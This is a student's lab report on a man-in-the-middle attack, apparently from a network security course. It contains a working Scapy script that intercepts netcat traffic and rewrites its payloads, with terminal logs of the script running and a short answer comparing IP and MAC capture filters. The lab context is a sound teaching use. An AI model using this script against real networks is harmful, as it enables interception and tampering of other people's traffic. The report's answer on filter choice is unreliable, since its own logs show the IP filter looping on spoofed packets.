Take screenshots of all the terminals and that of wireshark. Explain your observations.

```
Malicious-router:PES2UG21CS283:Maryam/volumes/code4
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Malicious-router:PES2UG21CS283:Maryam/volumes/code4
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'maryam\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
.
Sent 1 packets.
*** b'AAAAAA\n', length: 7
```

```
Victim:PES2UG21CS283:Maryam/
$>nc 192.168.60.5 9090
hello maryam
```

```
HostB1:PES2UG21CS283:Maryam/
$>nc -lp 9090
hello AAAAAA
```



Questions. After you have succeeded in the attack, please answer the following questions:

- Question 4: In your MITM program, you only need to capture the traffic in one direction. Please indicate which direction, and explain why.

  The MITM program captures traffic from the victim to the target and manipulates the payload data within those packets before sending them. The code does not capture or manipulate traffic in the reverse direction (from the target to the victim) in this implementation.

- Question 5: In the MITM program, when you capture the nc traffic from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion

  Using A's IP Address as a Filter ('tcp and src host 10.9.0.5')

  This filter directly targets traffic originating from IP address 10.9.0.5. It is more human-readable and logically aligned with the intent of capturing traffic from a specific host.

  Drawback: It relies on the IP address remaining constant, which may not always be the case if the target host changes its IP address dynamically.

Using A's MAC Address as a Filter ('tcp and ether host 02:42:0a:09:00:05')
This filter targets traffic specifically associated with the MAC address 02:42:0a:09:00:05, regardless of the IP address. It ensures that you capture traffic from the physical network interface of host A, which can be useful if the host's IP address changes.
Drawback: It is less human-readable and might be less intuitive for some users. Also, it may not work if the target host uses different network interfaces with different MAC addresses.

If we want to capture traffic from a specific host regardless of its IP address changes, using the MAC address filter ('tcp and ether host 02:42:0a:09:00:05') is more reliable. If we are certain that the host's IP address will remain constant throughout the MITM attack, using the IP address filter ('tcp and src host 10.9.0.5') is simpler and easier to understand.

- **For using A's IP address as a filter, change the variable 'f' (mitm.py) value to - 'tcp and src host 10.9.0.5'**

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    print("*** %s, length: %d" % (data, len(data)))
    # Replace a pattern
    newdata = data.replace(b'maryam', b'AAAAAA')
```


```
        send(newpkt/newdata)
    else:
        send(newpkt)
f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
^CMalicious-router:PES2UG21CS283:Maryam/volumes/code4
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
Malicious-router:PES2UG21CS283:Maryam/volumes/code4
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
^CMalicious-router:PES2UG21CS283:Maryam/volumes/code4
$>
```

```
HostB1:PES2UG21CS283:Maryam/
$>nc -lp 9090
hello world AAAAAA
```

```
Victim:PES2UG21CS283:Maryam/
$>nc 192.168.60.5 9090
hello world maryam
```

```
Sent 1 packets.
*** b'hello world AAAAAA\n', length: 19
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello world AAAAAA\n', length: 19
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello world AAAAAA\n', length: 19
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```




- **For using A's MAC address as a filter, change the variable 'f' (mitm.py) value to - 'tcp and ether host 02:42:0a:09:00:05'**

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.....")
def spoof_pkt(pkt):
  newpkt = IP(bytes(pkt[IP]))
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  if pkt[TCP].payload:
     data = pkt[TCP].payload.load
     print("*** %s, length: %d" % (data, len(data)))
     # Replace a pattern
     newdata = data.replace(b'maryam', b'AAAAAA')
     send(newpkt/newdata)
  else:
     send(newpkt)
f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

```
Malicious-router:PES2UG21CS283:Maryam/volumes/code4
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello maryam\n', length: 13
.
Sent 1 packets.
```

```
Victim:PES2UG21CS283:Maryam/
$>nc 192.168.60.5 9090
hello maryam
```

```
HostB1:PES2UG21CS283:Maryam/
$>nc -lp 9090
hello AAAAAA
```



Perform the above steps again (establish the netcat connection and launch the attack) and state your observations with appropriate screenshots.

Incase of any error, you may have to execute Task 1A again, as the router cache might have been invalidated. Make a new netcat connection and repeat the attack again.